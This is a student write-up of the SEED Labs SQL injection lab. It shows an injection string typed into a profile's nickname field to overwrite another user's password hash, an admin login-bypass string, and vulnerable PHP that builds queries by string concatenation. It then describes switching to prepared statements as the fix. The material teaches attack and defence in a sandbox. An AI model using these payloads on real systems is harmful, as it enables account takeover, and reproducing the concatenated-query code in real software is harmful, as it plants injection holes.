
We login back to Boby's account and notice that his salary has been modified as seen in the above screenshot.

Task 3.3: Modify other peoples' password


```
mysql> Select sha1('Hacked');
+------------------------------------------+
| sha1('Hacked')                           |
+------------------------------------------+
| 5ace705ba5249d7a8b2bb1d327c73279f535506d |
+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


This screenshot shows the way we generate the password sha1 hash, because the database stores the encoded value and not plaintext. We change Boby's password to Hacked from seedboby. We see that Boby's old password is changed to the new password we have provided.

We add the attack vector: ', Password=' 5ace705ba5249d7a8b2bb1d327c73279f535506d' where Name='boby';#. We enter this into nickname field to exploit SQL Injection vulnerability.



We are logging into Boby's account with the new password.





The above screenshots show that the attack is successful since we login into Boby's account with the new password.

We use the update command to change the password of some other account (Boby) from another account (Alice). This exposes the SQL Injection vulnerability. This shows how potentially dangerous it can be. We login into Alice's profile and try to edit her profile. When we enter the attack vector into the nickname field, and if the attack is successful, the password of Boby is changed. The edit profile page uses update statement to update the fields in an account, but we use the attack vector to modify it and change the information of some other account. The # symbol at the end of the attack vector is used to comment out all code that follows in the original code, so that it doesn't cause problems to the attack.

Task 4: Countermeasure – Prepared Statement

In this task if turn on the countermeasures as shown below. We change the file index.html, unsafe_edit_backend.php, unsafe_edit_frontend.php AND unsafe_home.php in SQLInjection folder.

Changes shown below in marked boxes.

```
[11/12/19]seed@VM:~$ cd /var/www/SQLInjection/
[11/12/19]seed@VM:.../SQLInjection$ ls
css          safe_edit_backend.php  unsafe_edit_backend.php
index.html   safe_home.php          unsafe_edit_frontend.php
logoff.php   seed_logo.png          unsafe_home.php
[11/12/19]seed@VM:.../SQLInjection$ sudo gedit index.html
```

```
<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
```

```
<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="safe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
```

```
[11/12/19]seed@VM:.../SQLInjection$ sudo gedit unsafe_edit_backend.php
```

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber'
where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber'
where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: safe_home.php");
  exit();
  ?>

</body>
</html>
```

```
[11/12/19]seed@VM:.../SQLInjection$ sudo gedit unsafe_edit_frontend.php
```

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
        <li class='nav-item'>
          <a class='nav-link' href='unsafe_home.php'>Home</a>
        </li>
        <li class='nav-item active'>
          <a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>
        </li>
      </ul>

    <form action="unsafe_edit_backend.php" method="get">
      <div class="form-group row">
        <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="NickName" name="NickName" placeholder="NickName" <?php echo "value=$nickname";?>
>
```

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="safe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
        <li class='nav-item'>
          <a class='nav-link' href='safe_home.php'>Home</a>
        </li>
        <li class='nav-item active'>
          <a class='nav-link' href='safe_edit_frontend.php'>Edit Profile</a>
        </li>
      </ul>
      <button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>
    </div>
  </nav>

    <form action="safe_edit_backend.php" method="get">
      <div class="form-group row">
        <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="NickName" name="NickName" placeholder="NickName" <?php echo "value=$nickname";?>
```

```
[11/12/19]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

unsafe


```
if ($name !="Admin") {
  // If the user is a normal user.
  echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
  echo "<li class='nav-item active'>";
  echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
  echo "</li>";
  echo "<li class='nav-item'>";
  echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
  echo "</li>";
  echo "</ul>";

}
$json_str = json_encode($return_arr);
$json_aa = json_decode($json_str,true);
$conn->close();
$max = sizeof($json_aa);
echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
echo "<li class='nav-item active'>";
echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
echo "</li>";
echo "<li class='nav-item'>";
echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
echo "</li>";
echo "</ul>";
```


```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="safe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

```
}
if ($name !="Admin") {
  // If the user is a normal user.
  echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
  echo "<li class='nav-item active'>";
  echo "<a class='nav-link' href='safe_home.php'>Home <span class='sr-only'>(current)</span></a>";
  echo "</li>";
  echo "<li class='nav-item'>";
  echo "<a class='nav-link' href='safe_edit_frontend.php'>Edit Profile</a>";
  echo "</li>";
  echo "</ul>";
  echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>";
  echo "</div>";
  echo "</nav>";
```

```
}
$json_str = json_encode($return_arr);
$json_aa = json_decode($json_str,true);
$conn->close();
$max = sizeof($json_aa);
echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
echo "<li class='nav-item active'>";
echo "<a class='nav-link' href='safe_home.php'>Home <span class='sr-only'>(current)</span></a>";
echo "</li>";
echo "<li class='nav-item'>";
echo "<a class='nav-link' href='safe_edit_frontend.php'>Edit Profile</a>";
echo "</li>";
echo "</ul>";
```

```
[11/12/19]seed@VM:.../SQLInjection$ sudo service apache2 restart
[11/12/19]seed@VM:.../SQLInjection$
```





The above screenshots show the attack vector: ‘ or Name=’admin’;# and the result of the attack. The attack fails.

By switching on the countermeasures there are prepared statements which helps in separating code from data. The prepared statement first compiles the SQL query without the data. The data is provided after the query is compiled and is then executed. This would treat the data as normal data without any special meaning. So even if there is SQL code in the data, it will be treated as data to the query and not as SQL code. So, any attack would fail in this protection mechanism is implemented.